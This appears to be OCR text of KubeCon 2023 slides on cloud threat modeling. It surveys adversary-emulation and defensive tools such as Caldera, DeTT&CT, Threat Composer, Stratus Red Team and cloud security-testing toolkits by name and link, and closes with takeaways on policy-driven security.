
Tooling: CALDERA

- MITRE Caldera™ (https://github.com/mitre/caldera) is an automated adversary emulation tool:
  - Built-in behaviors mapped to ATT&CK techniques
  - Automate sequences of behaviors



ATT&CK Workbench

An application allowing users to **explore**, **create**, **annotate**, and **share** extensions of the MITRE ATT&CK® knowledge base.




https://github.com/center-for-threat-informed-defense/attack-workbench-frontend

Mitre DeTT&CT

Detect **T**actics, **T**echniques & **C**ombat **T**hreats.

It helps Blue Team using the MITRE ATT&CK framework:

- Detect gaps in detection coverage or visibility.
- Prioritize the ingestion of new log sources.




Source: https://github.com/rabobank-cdc/DeTTECT


Tooling: AWS Threat Composer

https://github.com/awslabs/threat-composer


https://awslabs.github.io/threat-composer/workspaces/default/dashboard?mode=Full



Tooling: AWS Threat Composer




Stratus Red Team



- Stratus Red Team™: A Granular, Actionable Adversary Emulation for the Cloud
  - https://github.com/DataDog/stratus-red-team
  - Attack techniques mapped to MITRE ATT&CK

Coverage	AWS	GCP	Azure	Kubernetes



Stratus Red Team

Cloud Offensive Toolkits

aws		Pacu: AWS exploitation framework, designed for offensive security testing. https://github.com/RhinoSecurityLabs/pacu
		CloudGoat: Vulnerable by design AWS based application for learning purposes https://github.com/RhinoSecurityLabs/cloudgoat
Azure	MicroBurst TOOLS.NETSPI.COM	**Microburst**: A PowerShell Toolkit for Attacking Azure. https://github.com/NetSPI/MicroBurst
	PowerZure	**PoweZure**: PowerShell framework to assess Azure security https://github.com/hausec/PowerZure
Google Cloud	MITRE ENGENUITY	Google Cloud Platform Security Control Mappings to MITRE ATT&CK® https://center-for-threat-informed-defense.github.io/security-stack-mappings/GCP/README.html

Takeaways

- Security needs to be automated in the cloud the same way you automate cloud infrastructure with Infrastructure-as-Code (Policy as Code) => **Policy Driven Security.**
- Use cloud native tools to enhance threat modeling: observability and tracing tools, ….
- Translating policies into consistent, effective, and actionable tasks.
- Think in graphs, not lists!

Further Reading

- Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win, John Lambert
- https://explore.skillbuilder.aws/learn/course/13274/play/81716/threat-modeling-for-builders, AWS Threat Modeling workshop.
- https://github.com/center-for-threat-informed-defense/cloud-analytics, Cloud Analytics Blueprint
- https://research.nccgroup.com/2023/01/31/threat-modelling-cloud-platform-services-by-example-google-cloud-storage/, Google Cloud Storage Threat Modeling


KubeCon | CloudNativeCon

North America 2023

Thank you! Any questions?

Please scan the QR Code above
to leave feedback on this session